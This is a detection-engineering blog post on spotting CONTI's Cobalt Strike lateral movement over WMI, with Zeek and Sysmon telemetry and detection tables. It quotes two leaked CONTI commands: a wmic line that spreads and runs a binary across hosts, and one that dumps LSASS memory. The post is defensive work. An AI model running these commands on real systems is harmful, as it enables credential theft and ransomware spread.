Detecting CONTI CobaltStrike Lateral Movement Techniques - Part 2

unh4ck.com/detection-engineering-and-threat-hunting/lateral-movement/detecting-conti-cobaltstrike-lateral-movement-techniques-part-2

Detecting CONTI CobaltStrike Lateral Movement Techniques - Part 2

Detection opportunities on lateral movement techniques used by CONTI ransomware group using CobaltStrike.

Introduction

In this second and last part of detecting CONTI lateral movement techniques I will go through the rest of CobaltStrike's built-in capabilities documented in the CONTI leak.

In the first blog post I tried to cover the `jump` command capabilities and detection opportunities where we compared them to some built-in windows utilities.

For the first part, please visit : Detecting CONTI CobaltStrike Lateral Movement Techniques - Part 1

T1047 : Windows Management Instrumentation

A primer to WMI

WMI is Microsoft's implementation of **Web-Based Enterprise Management** (WBEM) which is an industry initiative to develop a standard technology for accessing management information in an enterprise environment and **CIM** (Common Information Model) which is an open standard from the Distributed Management Task Force (**DMTF**). CIM provides a common definition of management information for systems, networks, applications, and services.

WMI can be used over `RPC/WinRM` protocol or `RPC/DCOM` . In this introduction I will be focusing on RPC/DCOM.

Data in WMI is grouped into WMI classes. WMI classes are then grouped into WMI namespaces. Most of the WMI classes exist under the root\cimv2 WMI namespace.


In summary each Namespace contains Classes which have:

- **Methods** : Actions that can be taken.

Properties : Information that can be retrieved.

Instances : Instances of the class objects (services, Processes, Disks) each instance with Methods and Properties.


Events : Actions that WMI can monitor for and take action when they happen.



WMI Namespace Structure

WMI leverages DCOM server and client interfaces to communicate over the network between Windows Management Instrumentation Remote Protocol clients and servers.


When it comes to lateral movement one of my favorite data sources to check first is Zeek. Upon running the simulated lateral movement attack using CobaltStrike built-in command `remote-exec` `wmi` , the following telemetry was generated by Zeek.



Time	zeek.dce_rpc.endpoint	zeek.dce_rpc.named_pipe	zeek.dce_rpc.operation	source.ip	destination.ip
Oct 7, 2021 @ 20:03:10.060	IRemUnknown2	49666	RemRelease	10.10.10.30	10.10.10.3
Oct 7, 2021 @ 20:03:08.997	IWbemServices	49666	ExecMethod	10.10.10.30	10.10.10.3
Oct 7, 2021 @ 20:03:08.988	IWbemServices	49666	GetObject	10.10.10.30	10.10.10.3
Oct 7, 2021 @ 20:03:08.932	IWbemServices	49666	GetObject	10.10.10.30	10.10.10.3
Oct 7, 2021 @ 20:03:08.805	IRemUnknown2	49666	RemRelease	10.10.10.30	10.10.10.3
Oct 7, 2021 @ 20:03:08.664	IWbemLevel1Login	49666	NTLMLogin	10.10.10.30	10.10.10.3
Oct 7, 2021 @ 20:03:08.663	IWbemLevel1Login	49666	EstablishPosition	10.10.10.30	10.10.10.3
Oct 7, 2021 @ 20:03:08.661	IWbemLoginClientID	49666	unknown-3	10.10.10.30	10.10.10.3
Oct 7, 2021 @ 20:03:08.656	IRemUnknown2	49666	RemQueryInterface	10.10.10.30	10.10.10.3
Oct 7, 2021 @ 20:03:08.650	IRemUnknown2	49666	RemQueryInterface	10.10.10.30	10.10.10.3
Oct 7, 2021 @ 20:03:08.171	IRemoteSCMActivator	135	RemoteCreateInstance	10.10.10.30	10.10.10.3
Oct 7, 2021 @ 20:03:08.026	IObjectExporter	135	ServerAlive2	10.10.10.30	10.10.10.3

WMI Remoting Telemetry from Zeek

`zeek.dce_rpc.endpoint` column values are the interfaces while `zeek.dce_rpc.operation` are the methods defined in **WMI** and **DCOM** documentations. This is very helpful in order to understand how WMI looks like from a network perspective. Zeek can identify these GUIDs related to **IWbem** interfaces. A full list is documented in GitHub source code here.



```
    # IWbem
    ["9556dc99-828c-11cf-a37e-00aa003240c7"] = "IWbemServices",
    ["f309ad18-d86a-11d0-a075-00c04fb68820"] = "IWbemLevel1Login",
    ["d4781cd6-e5d3-44df-ad94-930efe48a887"] = "IWbemLoginClientID",
    ["44aca674-e8fc-11d0-a07c-00c04fb68820"] = "IWbemContext interface",
    ["674b6698-ee92-11d0-ad71-00c04fd8fdff"] = "IWbemContext unmarshaler",
    ["dc12a681-737f-11cf-884d-00aa004b2e24"] = "IWbemClassObject interface",
    ["4590f812-1d3a-11d0-891f-00aa004b2e24"] = "IWbemClassObject unmarshaler",
    ["9a653086-174f-11d2-b5f9-00104b703efd"] = "IWbemClassObject interface",
    ["c49e32c6-bc8b-11d2-85d4-00105a1f8304"] = "IWbemBackupRestoreEx interface",
    ["7c857801-7381-11cf-884d-00aa004b2e24"] = "IWbemObjectSink interface",
    ["027947e1-d731-11ce-a357-000000000001"] = "IEnumWbemClassObject interface",
    ["44aca675-e8fc-11d0-a07c-00c04fb68820"] = "IWbemCallResult interface",
    ["c49e32c7-bc8b-11d2-85d4-00105a1f8304"] = "IWbemBackupRestore interface",
    ["a359dec5-e813-4834-8a2a-ba7f1d777d76"] = "IWbemBackupRestoreEx interface",
    ["f1e9c5b2-f59b-11d2-b362-00105a1f8177"] = "IWbemRemoteRefresher interface",
    ["2c9273e0-1dc3-11d3-b364-00105a1f8177"] = "IWbemRefreshingServices interface",
    ["423ec01e-2e35-11d2-b604-00104b703efd"] = "IWbemWCOSmartEnum interface",
    ["1c1c45ee-4395-11d2-b60b-00104b703efd"] = "IWbemFetchSmartEnum interface",
    ["541679AB-2E5F-11d3-B34E-00104BCC4B4A"] = "IWbemLoginHelper interface",
    ["51c82175-844e-4750-b0d8-ec255555bc06"] = "KMS",
```

Sample of Zeek's supported IWbem interfaces

IObjectExporter::ServerAlive : First we can see RPC binding information calls to the `IObjectExporter` interface using methods `ServerAlive` or `ServerAlive2` to determine server aliveness. Deciding the method is related to the **`COMVERSION`** in use.

IRemoteSCMActivator::RemoteCreateInstance : The DCOM client MUST support the `Activation` and `OXID Resolution` DCOM mechanisms for creating and resolving object references. `Activation` mechanism can be achieved through two interfaces and three different methods, **`IActivation::RemoteActivation`** , **`IRemoteSCMActivator::RemoteCreateInstance`** , or **`IRemoteSCMActivator::RemoteGetClassObject`** .

IRemUnknown2::RemQueryInterface : Every object can be bound to one or multiple interfaces. An Object reference counter is used to keep track of a Component Object Model (COM) objects. For acquiring additional interfaces on the object **`IRemUnknown::RemQueryInterface`** and **`IRemUnknown2::RemQueryInterface`** calls are used.


An object reference is represented on the wire by a marshaled form called `OBJREF` .

IWbemLevel1Login::NTLMLogin : According to MS-WMI documentation, during protocol initialization, The client MUST call the **`IWbemLevel1Login::NTLMLogin`** method.

IWbemServices::ExecMethod : This call will return an interface pointer to **`IWbemServices`** management services where methods like **`GetObject`** which retrieves a CIM class or a CIM instance and **`ExecMethod`** which executes a CIM method that is implemented by a CIM class or a CIM instance, can be used.

IRemUnknown2::RemRelease : The release sequence is then called to decrement the reference counter

Bellow is a mind-map where I tried to summarize the different interfaces and method used during WMI remote calls. This will help understand the telemetry recorded by Zeek in order to identify the best calls to focus our detections on.



Mind Map of WMI Interfaces & Methods

As stated in the MS-WMI documentation, during protocol initialization, the client **MUST** call the `IWbemLevel1Login::NTLMLogin` method. This is a good indication of WMI usage over the network. However, a good baseline of users and assets with authorization to use WMI accompanied with a well defined change management process will significantly improve your detection success rate. `IWbemServices::ExecMethod` and `IWbemServices::GetObject` calls are also good indications of WMI accessing web-based management services.

Zeek Telemetry:

Log File

Endpoint

Operation

DCE-RPC

IWbemLevel1Login

`NTLMLogin`

DCE-RPC

IWbemServices

`GetObject`

DCE-RPC

IWbemServices


`ExecMethod`

Remote-Exec wmi Command

CobaltStrike has a built-in lateral movement module called **`remote-exec`** which supports three commands : `wmi` , `winrm` , and `psexec` . Remote-Exec module is used to execute a command on a host remotely and doesn't pop a beacon unless it is used for that particular purpose by first uploading a script or a beacon file then execute it via remote-exec commands and use `link` or `connect` commands to assume control of the target.

In this section I will be exploring some generated telemetries from the endpoint perspective using `wmi` command.


> **`wmiprvse.exe`** process is spawned with the command line **`C:\\Windows\\system32\\wbem\\wmiprvse.exe -secured -Embedding`** and parent command line **`C:\\Windows\\system32\\svchost.exe -k DcomLaunch`** .



```
Process Create:
RuleName: -
UtcTime: 2021-10-07 20:07:57.802
ProcessGuid: {A7DD6658-539D-615F-1E00-000000001C00}
ProcessId: 1284
Image: C:\Windows\System32\wbem\WmiPrvSE.exe
FileVersion: 10.0.14393.0 (rs1_release.160715-1616)
Description: WMI Provider Host
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: Wmiprvse.exe
CommandLine: C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\NETWORK SERVICE
LogonGuid: {A7DD6658-5395-615F-E403-000000000000}
LogonId: 0x3E4
TerminalSessionId: 0
IntegrityLevel: System
Hashes: SHA1=5935A1978B114199079C01D48407894AF30C07DA,MD5=D8E539426644A0F23CBF53DD0A5EE079,SHA256=B62ACACFCAF99A50149F9DCE06136D478723992A61014FC3DBAE81289FE219F9,IMPHASH=B8B1E8FF9629E9FE0321C7EEA5
ACE102
ParentProcessGuid: {A7DD6658-5395-615F-0C00-000000001C00}
ParentProcessId: 936
ParentImage: C:\Windows\System32\svchost.exe
ParentCommandLine: C:\Windows\system32\svchost.exe -k DcomLaunch
```

Sysmon EID 1 WmiPrvSE.exe

> EID **`5857`** was generated to report the start of WMI provider `cimwin32.dll` . There are several WMI providers. This is not very useful because WMI usage can be verbose.




Event 5857, WMI-Activity

CIMWin32 provider started with result code 0x0. HostProcess = wmiprvse.exe; ProcessID = 1284; ProviderPath = %systemroot%\system32\wbem\cimwin32.dll


WMI Provider started EID 5857

> The command is executed within the context of `*WmiPrvSE.exe*` .



```
Process Create:
RuleName: -
UtcTime: 2021-10-07 19:03:08.645
ProcessGuid: {a7dd6658-446c-615f-af00-000000001a00}
ProcessId: 5740
Image: C:\Windows\System32\systeminfo.exe
FileVersion: 10.0.14393.0 (rs1_release.160715-1616)
Description: Displays system information
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: sysinfo.exe
CommandLine: systeminfo
CurrentDirectory: C:\Windows\system32\
User: ATLAS\Administrator
LogonGuid: {a7dd6658-446c-615f-3170-380000000000}
LogonId: 0x387031
TerminalSessionId: 0
IntegrityLevel: High
Hashes: SHA1=288D7C995A90B7B304AA6469BC973F1899AA4036,MD5=AA2FEF178C8252E8669F1F2BCE0C65CB,SHA256
=C1C3436B2D55D7F7D75B9620A9FD0A911CD8573C67115AEBF25F474A69E61862,IMPHASH=84688563F9D77DB3E05516C07FBF43A3
ParentProcessGuid: {a7dd6658-2e22-615f-1f00-000000001a00}
ParentProcessId: 1716
ParentImage: C:\Windows\System32\wbem\WmiPrvSE.exe
ParentCommandLine: C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding
```

wmiprvse.exe spawning sysinfo.exe



wmiprvse.exe process tree

> By default, WMI uses a randomly selected dynamic port range for TCP **between** `49152` **and** `65535` .

EID

Action

Provider

Comment

1

Process Creation

Microsoft-Windows-Sysmon

Process Name : `wmiprvse.exe`

Process Command Line : `C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding` or `C:\Windows\system32\wbem\wmiprvse.exe -Embedding`

Parent Process Name : `svchost.exe`

Parent Process Command Line : `C:\Windows\system32\svchost.exe -k DcomLaunch`

1

Process Creation

Microsoft-Windows-Sysmon

Parent Process Name: `wmiprvse.exe`

LogonID : Is not `0x3E7` (not a LocalSystem account)

3

Network Connection

Microsoft-Windows-Sysmon

Network Direction : `ingress`

Image : `C:\Windows\system32\svchost.exe`

Source port : `>= 49152`

Source IP : is not `127.0.0.1` and not `::1`

Detecting malicious usage of WMI relies heavily on WmiPrvse.exe abnormal child processes behavior. However, some approaches can be taken to improve your detections. For example if you have a SCCM server, you might consider whitelisting the following paths in your process command arguments (Reference):

```
C:\\Windows\\CCM\\SystemTemp\\
C:\\Windows\\CCMCache\\
C:\\CCM\\\\Cache\\
```

Copied!

Keep in mind that attackers might still abuse these paths to evade detections so baselining your assets, source IPs and users that are allowed to use WMI remotely is recommended to increase detection resilience.

By default only Local Administrators or Domain Admins can read WMI class information so in order to further refine your access control policies you can limit regular users permissions by adding them to the Distributed COM Users group and the Performance Monitor Users group.

WMIC

In the leaked CONTI documentation, we noticed a lot of wmic.exe usage for remote command execution across multiple assets. For example, they use a batch file called WMI.BAT with the following command to spread a binary file across multiple hosts.

```
start wmic /node:@C:\\share$\\comps1.txt /user:"DOMAIN\\Administrator" /password:"PASSWORD" process call create "cmd.exe /c bitsadmin /transfer fx166 \\\\ДОМЕН КОНТРОЛЛЕР\\share$\\fx166.exe %APPDATA%\\fx166.exe&%APPDATA%\\fx166.exe"
```

Copied!


Or interact with beacon through `shell` command to dump credentials :

```
shell wmic /node:[target] process call create "cmd /c rundll32.exe C:\\windows\\System32\\comsvcs.dll, MiniDump PID C:\\ProgramData\\lsass.dmp full"
```

Copied!

WMIC.EXE is one of the Windows built-in utilities that leverages WMI protocol for command execution. For detection opportunities we can look for :

